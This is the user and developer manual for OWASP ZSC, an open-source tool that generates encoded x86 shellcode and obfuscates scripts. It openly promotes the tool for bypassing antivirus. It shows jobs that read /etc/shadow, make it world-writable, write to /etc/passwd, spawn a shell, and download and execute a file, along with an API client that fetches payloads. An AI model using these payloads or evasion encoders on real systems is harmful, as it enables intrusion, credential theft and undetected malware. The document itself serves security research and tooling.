OWASP ZSC

Ali Razmjoo

Published
with GitBook

Table of Contents

About This Book

Hello Everyone, This document which located in HERE will tells you about OWASP ZSC Project, Including users manuals and the developers guides.

OWASP ZSC Project

OWASP ZSC is an open source software in python language which lets you generate customized shellcodes and convert scripts to an obfuscated script. This software can be run on Windows/Linux/OSX under python.

Usage of shellcodes

Shellcodes are small codes in assembly which could be use as the payload in software exploiting. Other usages are in malwares, bypassing anti viruses, obfuscated codes and etc.

Usage of Obfuscate Codes

Can be use for bypassing antiviruses , code protections , same stuff etc …

Why use OWASP ZSC ?

According to other shellcode generators such as metasploit tools and etc, OWASP ZSC using new encodes and methods which antiviruses won't detect. OWASP ZSC encoders are able to generate shellcodes with random encodes that lets you to get thousands of new dynamic shellcodes with the same job in just a second, it means you will not get a same code if you use random encodes with same commands, and that makes OWASP ZSC one of the bests! otherwise it's going to generate shellcodes for other operation systems in the next versions. It’s the same story for the code obfuscation.

URLs

- OWASP Page: https://www.owasp.org/index.php/OWASP_ZSC_Tool_Project
- Github: https://github.com/Ali-Razmjoo/OWASP-ZSC
- API: http://api.z3r0d4y.com/
- Docuemnts on Gitbook: https://www.gitbook.com/book/ali-razmjoo/owasp-zsc/
- Tricks: http://zsc.z3r0d4y.com/blog/archives
- Mailing List: https://lists.owasp.org/mailman/listinfo/owasp-zsc-tool-project + Mail

User Guides

To run **OWASP ZSC**, You need to install python `2.x|3.x` on your operation system `Windows|Linux|OSX`, Then it could be run directly with executing `zsc.py` or run the software after you installed it! To see the user manuals, Please follow the next steps!

Installation

Go to download page, and download the last version on Github. Extract and run installer.py, then you are able to run software with OWASP ZSC command `zsc` or you can directly execute zsc.py without installing it, or you can follow these commands to install the last version:

```
wget https://github.com/Ali-Razmjoo/OWASP-ZSC/archive/master.zip -O owasp-zsc.zip && unzi
```

- Software could be uninstall with executing uninstaller.py
- Software installation directory is “/usr/share/owasp-zsc”

Generating Shellcode

Via `zsc` command , you are able to enter the software [or run python zsc.py if you don't want install it], Then you can have list of menu with entering `help` . You can have your choices with pressing `tab` key on each step. To generate shellcode , you have to type `shellcode` and then press enter, after that, you can see what's available in `shellcode` section. There is `generate` , `search` and `download` choices in here which use for `generate shellcodes` , `search` and `download` shellcode from shellstorm. To generate a shellcode, type `generate` and press enter, after that with a `tab` key, you can have list of operation systems available in there. With pressing `tab` key again, functions will be shown for you in this step [such as `exec` , `systm` , `write` and `etc`]. choose your function by writing the name `example: exec` and press inter. In the next section you have to fill the argv of function which exec() function have one `example: exec("/bin/bash")` , all you need in this section is pressing a `tab` and then `enter` key, software will automatically ask you for function argv. Fill them and next section software will ask you for shellcode type which can be `none` or choose one of listed encoding types. After entering that, your shellcode is ready! There is one more way to have a shellcode from software, which is using shellstorm API. Following the `shellcode` , and then `search` commands to search for a shellcode. After that shellcodes will be listed for you with title name , ID and etc. you can download them with following `shellcode` and then `download` command to download them with the ID which shown to you in the past section! For canceling each section, you can use `restart` command to restart the software and start new task!

Generating Obfuscate Code

With the following `obfuscate` command, you can begin the step for obfuscating a code. With a `tab` key , you can see the list of languages along with the obfuscating module ready. After choosing the language software will ask you for a filename which is a filename of file you want to obfuscate that! Next step software will ask you for encode type. With a `tab` key list the encode modules and choose your encode name. your file rewrited and converted to a obfuscate with encode type you chosen. And do not worry about your original code, it’s saved in file as a comment!

Other Commands

- `help` : show help menu
- `update` : check for update
- `about` : about owasp zsc
- `restart` : restart the software
- `version` : software version
- `exit` : to exit the software or you can press `ctrl + c/d` for 3 times to exit!

Note: to type each command you can write in half and press tab key to complete it for you. Interactive shell feature is working now!

How to have assembly code instead of shellcode ?

You can stop software, before running the `opcoder` which is convert the assembly codes to opcodes. All you need is go to core/command.py and change line 11 where `assembly_code = False` to `assembly_code = True`. Assembly codes will shown for you. There is a trick that you can see other shellcode's assembly code, which not generated with the OWASP ZSC in HERE . you can use any debugger in any operation systems to do it!

Developers Guide


Developers can add new features and if you don’t have idea but like to develop, you can found the issue which software needed to be fix/add/done in HERE.

After fix/add or develop something, please send your pull request and remember that your code must be compatible with python2 and python3.

If you have any question you can open an issue or just mail us. do not forget to register on our mailing list.

How to add a shellcode generator or function or encode module ?


Main commands will be add in `core/command.py` in `[line 13] commands = { #commands section` .



Note: if texts are so small to view, please just open the `core/command.py` and see codes for explaining.

There is a `shellcode` which is a main command, and have a description, and then 3sub commands named `generate` , `search` and `download` .

In `generate` section we have another subcommand which is `linux_x86` , if you want add an OS, here is the place. Structure of new OS MUST be same as `linux_x86` which I explaining now! Next section is function lists, `chmod` , `dir_create` ... `write` , and each of them have a new list. If you look at the first one `chmod` function, first value is `file_to_perm&&perm_number` , these are two argv which must separate with `&&` and software will ask for input for `file_to_perm` and `perm_number` from user, and append inputs to an array. Then software will pass them to function. There is a rule, function must be in `lib/generator/os_name/function_name.py` and it will import in software. Function name and file name must be same. And to get argv your module must have a function name call `run` .



```
20  int    $0x80'''%(perm_num,file_add)
21  def run(data):
22      file_to_perm,perm_num=data[0],data[1]
23      return chmod(stack.generate(perm_num,'%ecx','int'),stack.generate(file_to_perm,'%ebx','string'))
```

Exactly same `chmod` function in lib/generator/linux_x86/chmod.py Data have two argv which is file_to_perm and perm_number given from user. After that you can do anything you want as well. Now we going back to core/command.py for shellcode type. your module must have

an encode type at least which is call `none` . you have to put shellcode encode types in to an array same as in core/command.py for chmod function.

```
9  def encode_process(encode,shellcode,os,func):
10     if encode == 'none':
11         return shellcode
12     elif 'linux_x86' in os:
13         if encode == 'add_random':
14             from lib.encoder.linux_x86.add_random import start
15             return start(shellcode,func)
16         elif 'add_' in encode:
17             from lib.encoder.linux_x86.add_yourvalue import start
18             return start(encode,shellcode,func)
19         elif encode == 'dec':
20             from lib.encoder.linux_x86.dec import start
21             return start(shellcode,func)
```

In the `core/encode.py` you can add your os name, shellcode type and if it's none, there is no need to add anything! Shellcode will return without any changes.

With adding `if/elif` you can import your shellcode encoder and return it to software, to have a sorting rule please add your encoders to `lib/encoder/os_name/encode_name.py` with `start` function inside. You have `encode` , original `shellcode` , `os` name, `func` tion name, in software input with given by user. You can use them if you need them in your encoders!

```
9  def encode_process(encode,shellcode,os,func):
10     if encode == 'none':
11         return shellcode
12     elif 'linux_x86' in os:
13         if encode == 'add_random':
14             from lib.encoder.linux_x86.add_random import start
15             return start(shellcode,func)
16         elif 'add_' in encode:
17             from lib.encoder.linux_x86.add_yourvalue import start
18             return start(encode,shellcode,func)
19         elif encode == 'dec':
20             from lib.encoder.linux_x86.dec import start
21             return start(shellcode,func)
```

And here is a sample of start function. Remember to return the `shellcode` in end of your function. Note: by adding your os/function/encode module in `core/command.py` , they will be list in software automatically for users. Now if you want to add any OS, here is the structure and just separate os names with `,` to the `core/command.py` . If you need any extra changes , you can have it in `core/run.py` . Here is a sample of adding new in command section.[line 46]

REMEMBER, all generator module must generate assembly codes, and then you have to forward them to opcoder and convert them to opcodes [shellcodes]. Software will forward the codes to `core/opcoder.py`

```
9   def op(shellcode,os):
10      if os == 'linux_x86': #for linux_x86 os
11          from lib.opcoder.linux_x86 import convert
12          return convert(shellcode)
13      #add os opcoder here
14      return shellcode
```

If you adding new os, you have to locate your file in lib/opcoder/os_name.py, which must have a convert function, with an input [for assembly code] and return value is shellcode[opcodes].

You can get opcodes from objdump in your computer on your OS and add the assembly codes with opcodes to your file, and then use replace() to replace them with opcodes, same as lib/opcoder/linux_x86.py. if you adding a new linux_x86 shellcode with or encode, you have to check that, assembly codes turn to shellcode all success and if it's not, you can have an edit on this file.

replace_values_static array in linux_x86.py at line 13 is for static values! Same as `xor %ebx,%ebx` which in linux_x86 is always `31 db` and you can find it with simple object dumping and adding it in array. For other dynamic opcodes same as `mov $0x9043235f,%ebx` which value sometimes is dynamic in hex, you can add a if or elif in line 84 and next… user input. Just remember don't collision any OS with the other OS, they are all different! And the last thing is about core/stack.py. this file can be useful in several ways.

- When you want to convert opcodes to shellcode and adding `\x` to every hex/opcode with using shellcoder(shellcode) function.
- st(data) function is useful to reverse the content , just like as stack structure. If you insert input like `/etc/passwd` it will return `dwssap/cte/`
- generate(data,register,gtype) is the most useful. If you have a data which you need to send it to stack, to grab it from esp or grap part of it using pop, you have to send your data to this, data is the value which you want send it to stack. Like `/etc/passwd` , register value should be a register name that can use if needed to shr or shl [shift right,shift left] to remove an extra useless char, which filled for remove NULLs `\x00` from shellcode. It's something like a tmp register! And gtype is type of your input, if your data is string , you have to put it equal to `string` and if it's an integer you have to put it equal to `int` . example: generate(`/etc/passwd` , `ebx` , `string`) or generate(`777` , `ecx` , `int`). this function is useful for linux_x86 mostly and please use 32bit registers until it will be develop for more!

How to add a encoding module for a language ?

At the first, you need to add your language name and encoding module in `command.py` .

```
36          ] ,
37      'obfuscate' : #obfuscate main command
38          [
39              'generate obfuscate code', #description of obfuscate comma
40              {
41                  'javascript': #langauge name
42                          ['simple_hex'], #encode types
43              }
44          ],
```

If language is already exist, you can add your encoding name module in the array of encoding types (as you see at line 42) (split it with `,`). Note that for you need to add every single language in `lib/encoder/language_name/module_name.py` .

```
9   from core.alert import *
10  def obf_code(lang,encode,filename,content):
11      start = getattr(__import__('lib.encoder.%s.%s'%(lang,encode), fromlist=['start']), 'start') #import endoi
12      content = start(content) #encoded content as returned value
13      f = open(filename,'wb') #writing content
14      f.write(content)
15      f.close()
16      info('file "%s" encoded successfully!\n'%filename)
17      return
```

As you see, your encoding module in language name will import automatically depended on your language and encoding name. there is nothing more to do with software engine.

Remember:

- Your encoding module must have a function name call `start` with an argv for the content of file.
- You must comment the original content in new encoded file.
- Take care if there is any comment in original file, example: if `/*` and `*/` exist in original file, before you save original content, you must replace `*/` with a junk code like `*_/` to stop it from effecting in the code
- Your `start` function must return original file content + new encoded content, `data = '*/\n' + original_content.replace('*/','*_/') + '\n*/' + encoded file; return data (in a variable)`
- Returned variable will write automatically in core/obfuscate.py , there is nothing more to do!

```
45  def start(content):
46      content = content.replace('*/','*_/')
47      ret_value = []
48      ret_value.append((str('/*\n')+str(content)+str('\n*/')))
49      ret_value.append((str(encode(content))+str('\n')))
50      data = ret_value[0]+'\n\n'+ret_value[1]
51      return data
```

Users I/O

If you need to print something, or getting inputs from users in extra [software will get functions input automatically which separated by `&&`] follow these rules. For printing info/warn/error or just print something you can import alert in core folder by using `from core.alert import *` Each functions have just 1 input and it's the content of messages. Function names are `write()` , `info()` , `warn()` and `error()` . If you want get input from yours, you have to import the `get_input.py` file from core folder. This file will help you to get input from users. You can have it with `from core.get_input import _input` The `_input()` function required 3 argv which are `name,type,_while` . name will be use for shown to users to what they have to input. Example , if you want to they insert a file name, you can replace name with `filename` , and `filename>` will show to users for input. Second is the type. Input type could be `any` which is anything or `hex` which is hex value or `int` which is an integer! Choose any if it's not important for you. And the last one is _while value, which could be True or False. If you insert True, it mean while True , get input from user, check if it's match with rules [example: which is int and user inter it correctly and didn't press ctrl+c] and if it's False, software will ask for input just one time, and if it not match with rules or user insert `ctrl + c` and skip it, None will be the value of return. You can set a rule like this:

```
value = _input("perm_number","int",False)
if value is None:
    value = 777 #by default
    info('perm_number set to "777" by default!')
```

And note that you can user colors for your output contents with importing core/color.py. you can get color codes which calling their name and include them in your content!

```
from core import color
content = '%shello %show are you!%s'%(color.color('red'),color.color('blue'),color.color('reset'))
```

You can have color lists in core/color.py.

API

OWASP ZSC API `JUST SHELLCODE GENERATOR` is available now at api.z3r0d4y.com. It's very simple to communicate with OWASP ZSC API. You have to using POST method and fill the values.

```
{
'api_name': 'zsc',#1
'os': 'linux_x86',#2
'job': 'system(\'cat[space]/etc/shadow\')',#3
'encode': 'add_random' #4
}
```

- First step you have to define the API name, it must fill with `zsc` to use this project API.
- Second, you have to define the OS name/
- Third, You have to fill `job` with function name and argvs required!
- Finaly, You must define the encoding name!

Here is the patterns for `job` value and functions with inputs.

```
#this is list of functions name from version 1.0.8 stable branch on github.
[+] exec('/path/file')
[+] chmod('/path/file','permission number')
[+] write('/path/file','text to write')
[+] file_create('/path/file','text to write')
[+] dir_create('/path/folder')
[+] download('url','filename')
[+] download_execute('url','filename','command to execute')
[+] system('command to execute')
[+] script_executor('name of script','path and name of your script in your pc','execute c
```

Python Example To Using API

This is a python2.x source code example to using OWASP ZSC API, You can handle the API in your software, with any language you would prefer to use on your client.

```
http://zsc.z3r0d4y.com/api
import httplib, urllib
params = urllib.urlencode({
                      'api_name': 'zsc',#it's API name, if you want use OWASP ZSC, You mu
                      'os': 'linux_x86',# os name here
                      'job': 'system(\'cat[space]/etc/shadow\')',
                      'encode': 'add_random'}) #encoding type
                      #function to use [ support: All except "script_executor()" ]
                      #to see available features visit: http://zsc.z3r0d4y.com/table.html
                      #inputs: same argv in terminal http://zsc.z3r0d4y.com/wiki/
                      #>zsc -os linux_x86 -encode none -job "system('ls')" -o file.txt
                      #>zsc -os linux_x86 -encode xor_random -job "system('ls[space]-la')
                      #>zsc -os linux_x86 -encode xor_0x41414141 -job "system('ls[space]-
                      #>zsc -os linux_x86 -encode add_random -job "system('wget[space]fil
                      #>zsc -os linux_x86 -encode mix_all -job "chmod('/etc/shadow','777'
                      #>zsc -os linux_x86 -encode inc -job "write('/etc/passwd','user:pas
                      #>zsc -os linux_x86 -encode dec_11 -job "exec('/bin/bash')" -o file
headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; WOW64; rv:41.0) Gecko/20100101 Fi
conn = httplib.HTTPConnection('api.z3r0d4y.com')
conn.request("POST", "", params, headers)
response = conn.getresponse()
shellcode = response.read().replace('\n','')
print shellcode
```

Result:

```
C:\Users\Ali\Desktop>zsc-api.py
\x31\xd2\x52\x68\x45\x32\x76\x78\x5b\x68\xb5\xcd\x06\x01\x58\xf7\xd8\x01\xd8\x50\x59\xc1\

C:\Users\Ali\Desktop>
```

There is a source code sample available for python `2.x` and `3.x` compatible on github which you can find in GDB PEDA Project in **HERE**.